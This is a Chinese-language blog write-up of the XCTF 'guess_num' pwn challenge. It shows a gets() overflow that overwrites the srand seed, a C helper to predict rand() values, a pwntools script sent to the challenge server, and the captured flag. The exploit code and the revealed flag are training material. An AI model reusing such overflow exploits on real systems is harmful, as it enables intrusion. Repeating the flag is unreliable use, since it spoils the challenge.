xctf--新手区--guess_num

原创

gclome 于 2020-04-20 20:07:20 发布 336 收藏 1


分类专栏： # PWN # CTF

本文链接：https://blog.csdn.net/qq_44108455/article/details/105640958

PWN 同时被 2 个专栏收录

18 篇文章 1 订阅

订阅专栏



CTF

20 篇文章 0 订阅

订阅专栏

writeup

老规矩，先checksec下，查看保护机制

```
root@kali430:~# cd pwn/xctf/guess_num
root@kali430:~/pwn/xctf/guess_num# checksec guess_num
[*] '/root/pwn/xctf/guess_num/guess_num'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
root@kali430:~/pwn/xctf/guess_num#
```


64位程序，保护机制全开啊，不过不慌，先运行一下大致看看

```
root@kali430:~/pwn/xctf/guess_num# ./guess_num
```

```
------------------------------
Welcome to a guess number game!
------------------------------
Please let me know your name!
Your name:flaghhhhhh
-------------Turn:1-------------
Please input your guess number:6666666666
--------------------------------
GG!
root@kali430:~/pwn/xctf/guess_num#
```


两次输入分别是Your name和 guess number ，其余皆是程序输出，貌似没有得到什么有用的东西。
再次借助强大的IDA查看源码：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  int v4; // [rsp+4h] [rbp-3Ch]
  int i; // [rsp+8h] [rbp-38h]
  int v6; // [rsp+Ch] [rbp-34h]
  char v7; // [rsp+10h] [rbp-30h]
  unsigned int seed[2]; // [rsp+30h] [rbp-10h]
  unsigned __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  v4 = 0;
  v6 = 0;
  *(_QWORD *)seed = sub_BB0();
  puts("------------------------------");
  puts("Welcome to a guess number game!");
  puts("------------------------------");
  puts("Please let me know your name!");
  printf("Your name:", 0LL);
  gets(&v7);
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v6 = rand() % 6 + 1;
    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v4);
    puts("--------------------------------");
    if ( v4 != v6 )
    {
      puts("GG!");
      exit(1);
    }
    puts("Success!");
  }
  sub_C3E();
  return 0LL;
}
```


分析源码得知，我们要输入十次随机数产生的值，如果一次错，那就GG，十次全部输入正确，就success！，flag应该就藏在success的背后，所以无论如何我们都要把这十次输入弄成正确的。

当然，要十次输入的数并不是真要我们去猜（如果真的都猜对，哈哈，那你应该去买彩票了），我们从产生这些数的rand函数入手。

rand函数调用

- **rand()函数每次调用前都会查询是否调用过srand(seed)，是否给seed设定了一个值，如果有那么它会自动调用srand(seed)一次来初始化它的起始值**
- **若之前没有调用srand（seed），那么系统会自动给seed赋初始值，即srand（1）自动调用它一次**

srand函数

srand函数是随机数发生器的初始化函数，原型：

```
void srand(unsigned int seed);
```

- **这个函数需要提供一个种子，如srand（1），用1来初始化种子**
- **rand（）产生随机数时，如果用srand（seed）播下种子之后，一旦种子相同（下面的getpid方法），产生的随机数将是相同的。当然很多时候刻意让rand（）产生的随机数随机化，用时间作种子srand（time（NULL）），这样每次运行程序的时间肯定是不相同的，产生的随机数肯定就不一样了。**

红色部分是比较重要的，也是攻克本题的重要一步。rand函数产生随机数的时候，需要一个种子，如果这个种子是一样的话，产生的随机数也是一样的。
因为我们先要输入name，要是我们通过gets（），输入一个很长的字符串，刚好把seed的值覆盖掉，那么seed的产生的随机值就会成为可控的一个序列
可是输入的name要多长呢？

由下图我们看到，我们要选取的seed的值在rbp-10h处，而我们输入name的一个区域在rbp-30h处，所以我们至少要输入20h个字符才可以覆盖掉seed

```
1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3   int v4; // [rsp+4h] [rbp-3Ch]
4   int i; // [rsp+8h] [rbp-38h]
5   int v6; // [rsp+Ch] [rbp-34h]
6   char v7; // [rsp+10h] [rbp-30h]
7   unsigned int seed[2]; // [rsp+30h] [rbp-10h]
8   unsigned __int64 v9; // [rsp+38h] [rbp-8h]
```

知道了输入name的长度，我们就可以写一个c程序先预判当seed是a的时候产生的随机数分别是多少：

```
#include<stdio.h>
#include<stdlib.h>
int main()
{
srand(0x61616161);
for(i=0;i<10;i++)
{
int b=rand()%6+1;
printf("%d\n",b);
}
return 0;
}
```

开始的时候我直接运行没有成功，然后编译之后就运行成功了

开始的时候我直接运行没有成功，然后编译之后就运行成功了。

```
pwndbg> run
Starting program: /root/pwn/xctf/guess_num/seed.exe
5
6
4
6
6
2
3
6
2
2
```


得到了这10个数，我们再次运行源文件，并把这些数字依次输入

```
root@kali430:~/pwn/xctf/guess_num# ./guess_num
------------------------------
Welcome to a guess number game!
------------------------------
Please let me know your name!
Your name:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
-------------Turn:1-------------
Please input your guess number:5
----------------------------------
Success!
-------------Turn:2-------------
Please input your guess number:6
----------------------------------
Success!
-------------Turn:3-------------
Please input your guess number:4
----------------------------------
Success!
-------------Turn:4-------------
Please input your guess number:6
----------------------------------
Success!
```



```
Success!
-------------Turn:6-------------
Please input your guess number:2
----------------------------------
Success!
-------------Turn:7-------------
Please input your guess number:3
----------------------------------
Success!
-------------Turn:8-------------
Please input your guess number:6
----------------------------------
Success!
-------------Turn:9-------------
Please input your guess number:2
----------------------------------
Success!
-------------Turn:10-------------
Please input your guess number:2
----------------------------------
Success!
You are a prophet!
Here is your flag!cat: flag: 没有那个文件或目录
root@kali430:~/pwn/xctf/guess_num#
```

我的flag竟然没有，同样的做法别人都得到了flag，试了很多次也无果，那就再试试另一种方法，直接写python脚本进行加交互

```
from pwn import*
from ctypes import*
context.log_level='debug'
r=remote("159.138.137.79","63574")
#elf=ELF('./guess_num')
payload='a'*0x20+p64(1)
print(payload)
r.recvuntil('Your name:')
r.sendline(payload)
libc=cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
libc.srand(1)
for i in range(10):
        r.recvuntil('number:')
        r.sendline(str(libc.rand()%6+1))

r.interactive()
```

如果想知道你机器的版本 可以 ldd guess_num

```
@kali430:~/pwn/xctf/guess_num# ldd guess_num
    linux-vdso.so.1 (0x00007ffc103fc000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2ffe8a0000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f2ffec87000)
```

拿到flag！

```
'\n'
'Success!\n'
'You are a prophet!\n'
'Here is your flag!cyberpeace{c6cd3dc05473b96e1fdb4e56ac30ead1}\n'

ess!
are a prophet!
 is your flag!cyberpeace{c6cd3dc05473b96e1fdb4e56ac30ead1}
Got EOF while reading in interactive
```

总结：

这个题目主要的突破点在于用name的值覆盖掉seed的值，从而达到rand产生的随机数我们是可以预判的一个效果，不过两种方法理论上应该是都可以的,肯定是某处有问题我忽略了，不过大致方法我们已经掌握了！

参考文章：

https://blog.csdn.net/lvyibin890/article/details/80141412
xctf自带的writeup